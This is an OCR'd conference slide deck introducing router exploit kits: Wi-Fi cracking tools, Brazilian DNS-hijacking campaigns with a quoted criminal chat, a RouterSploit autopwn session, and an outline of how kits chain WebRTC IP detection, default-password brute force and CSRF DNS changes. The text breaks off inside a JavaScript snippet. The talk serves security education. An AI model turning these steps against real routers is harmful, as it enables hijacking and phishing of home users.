An introduction to the Router Exploit Kits

OWASP Czech Chapter Meeting

Dec 11, 2019 ~ Brno

Kamil Vavra

@vavkamil


Kamil Vavra
@vavkamil

AppSec @ Kiwi.com
Ethical hacker / penetration tester
interested in offensive website security

Moderator of reddit.com/r/bugbounty

https://vavkamil.cz

AGENDA



Basics of Wi-Fi Hacking

Wireless-auditing tools & attacks

Router Exploit Kits

Attacks and threats in the wild

Power of JavaScript

Proof of Concept - how are REKs made?

Defending Yourself

How to defend yourself from attackers

Basics of Wi-Fi Hacking

Wireless-auditing tools & attacks

WEP

Wired **E**quivalent **P**rivacy
1999 - 64-bit encryption, new 256-bit, but 128-bit remains most common

WPS

Wi-Fi **P**rotected **S**etup
Does anybody use this?!

WPA

Wi-Fi **P**rotected **A**ccess
2003 - 256-bit encryption, usage of TKIP

WPA2

Wi-Fi **P**rotected **A**ccess **II**
2006, AES algorithms

Use WPA2 + AES if possible, WPA2 + TKIP as fallback, disable WPS

wifite2

https://github.com/derv82/wifite2

Aircrack-ng

airmon-ng, aircrack-ng,
aireplay-ng, airodump-ng

tshark

Detecting WPS networks,
inspecting handshakes

reaver & bully

WPS Pixie-Dust
& brute-force attacks

coWPAtty & pyrit


Detecting handshake captures

hashcat

For cracking PMKID hashes

iwconfig & ifconfig

wireless devices management
& monitor mode



UPC Wi-Fi Keys

WPA2 passphrase recovery tool for UPC1234567 device

https://upc.michalspacek.cz/

https://play.google.com/store/apps/details?id=net.yolosec.upckeygen

https://f-droid.org/wiki/page/net.yolosec.routerkeygen2

https://github.com/yolosec/routerkeygenAndroid

https://github.com/yolosec/upcKeygen

Router Exploit Kits

Attacks and threats in the wild

BRAZIL

Epicenter / Patient Zero / 0day

Router Exploit Kits originated in Brazil (2010/2011), still most active there to this day!


Millions of routers were hacked, replaced with malicious DNS and used in various phishing attacks!

Financial motivation and really insecure routers were main factor of such "success"!

Hacking to pay for Rio prostitutes

2012 - How millions of DSL modems were hacked in Brazil, to pay for Rio prostitutes
https://nakedsecurity.sophos.com/2012/10/01/hacked-routers-brazil-vb2012/

Leaked IRC chat between some of the hackers involved in the DNS caper: "One of them described how another hacker earned more than 100,000 Reais (approximately $50,000) and would spend his ill-gotten gains on trips to Rio de Janeiro in the company of prostitutes."



The tale of one thousand and one


Network devices in the sights of the cybercriminals

```
[13:39:41] Carlos S/A: activating it for 10 minutes
[13:39:50] Carlos S/A: on a Bradesco fake website
[13:39:52] Carlos S/A: wow
[13:39:55] Carlos S/A: we catch a lot of info and
[13:39:58] Carlos S/A: a lot of money
[13:40:08] Carlos S/A: we put an warning
[13:40:10] Carlos S/A: asking for
[13:40:20] Carlos S/A: the installation of a plugin
[13:40:58] Carlos S/A: each infection was a "info" collected
[13:41:11] Carlos S/A: but we aren't owning a DNS server, we're scanning routers
and modems and changing the DNS using a script
[13:42:59] Carlos S/A: we know about another guy that developed this script and all
scheme is really crazy, he earned a lot of money, traveled and spent all the money
on Rio de Janeiro, when back he have no money and need to start again, but he
delays a lot, for this reason we're creating our own scanner
[13:43:25] Carlos S/A: it's incredible the guy hasn't a car or a motorcycle, he only
want to stay on Rio with prostitutes all day
[13:43:44] Carlos S/A: last month he earned more than 100,000 (one hundred
thousand) reais and spent everything on Rio...
```

PAGE 21 | Kaspersky Lab | Virus Bulletin 2012

TIMELINE

Hackers targets SOHO routers for 10 years, every year it's called “novelty” technique by news agencies



2011

Massive DNS poisoning attacks in Brazil

2012

4.5 million routers hacked in Brazil

2015

Hackers exploit router flaws in unusual pharming attack (Brazil)

2018

100,000 home routers recruited to spread Brazilian hacking scam

2019

RouterCSRF attacks and DNS hijacking in Brazil

Router Exploit Kits

Most popular REKs used by the "criminals".

https://github.com/mandatory.programmer/sonar.js

GhostDNS

Infected over 100,000 routers in one week

Novidade

Novidade means “novelty” in Portuguese

SonarDNS

Open-source tool quickly used by bad guys

DNSChanger

Targets 70+ different SOHO routers

RouterSploit

Open-source exploitation framework dedicated to embedded devices.

https://github.com/threat9/routersploit

exploits

modules that take advantage of identified vulnerabilities

creds

modules designed to test credentials against network services

scanners


modules that check if a target is vulnerable to any exploit

payloads


modules that are responsible for generating payloads for various architectures and injection points

generic

modules that perform generic attacks



```
root@kali:~/git/routersploit# python3 rsf.py
 ______            _            _____       _       _ _
 | ___ \          | |          /  ___|     | |     (_) |
 | |_/ /___  _   _| |_ ___ _ __\ `--. _ __ | | ___  _| |_
 |    // _ \| | | | __/ _ \ '__|`--. \ '_ \| |/ _ \| | __|
 | |\ \ (_) | |_| | ||  __/ |  /\__/ / |_) | | (_) | | |_
 \_| \_\___/ \__,_|\__\___|_|  \____/| .__/|_|\___/|_|\__|
                                     | |
     Exploitation Framework for      |_|      by Threat9
            Embedded Devices

 Codename   : I Knew You Were Trouble
 Version    : 3.0.0
 Homepage   : https://www.threat9.com - @threatnine
 Join Slack : https://www.threat9.com/slack

 Join Threat9 Beta Program - https://www.threat9.com

 Exploits: 126 Scanners: 4 Creds: 166 Generic: 3 Payloads: 21

rsf > use scanners/autopwn
rsf (AutoPwn) > set target 192.168.1.1
[+] target => 192.168.1.1
rsf (AutoPwn) > run
[*] Running module...

[*] Starting vulnerablity check...
```



Power of JavaScript

Proof of Concept - how are REKs made?

How does it works?!

Detect IP

Determine local IP via WebRTC

Bruteforce

Crack default router password

Identify router

Check the router model / vendor

Change DNS

Authenticated request via CSRF exploit

Profit

Phishing campaign to pay for prostitutes

Detect IP

Determine local IP via WebRTC

```
window.RTCPeerConnection = window.RTCPeerConnection || window.mozRTCPeerConnection ||
window.webkitRTCPeerConnection;
var pc = new RTCPeerConnection({iceServers:[]}), noop = function(){};
pc.createDataChannel('');
pc.createOffer(pc.setLocalDescription.bind(pc), noop);
pc.> {
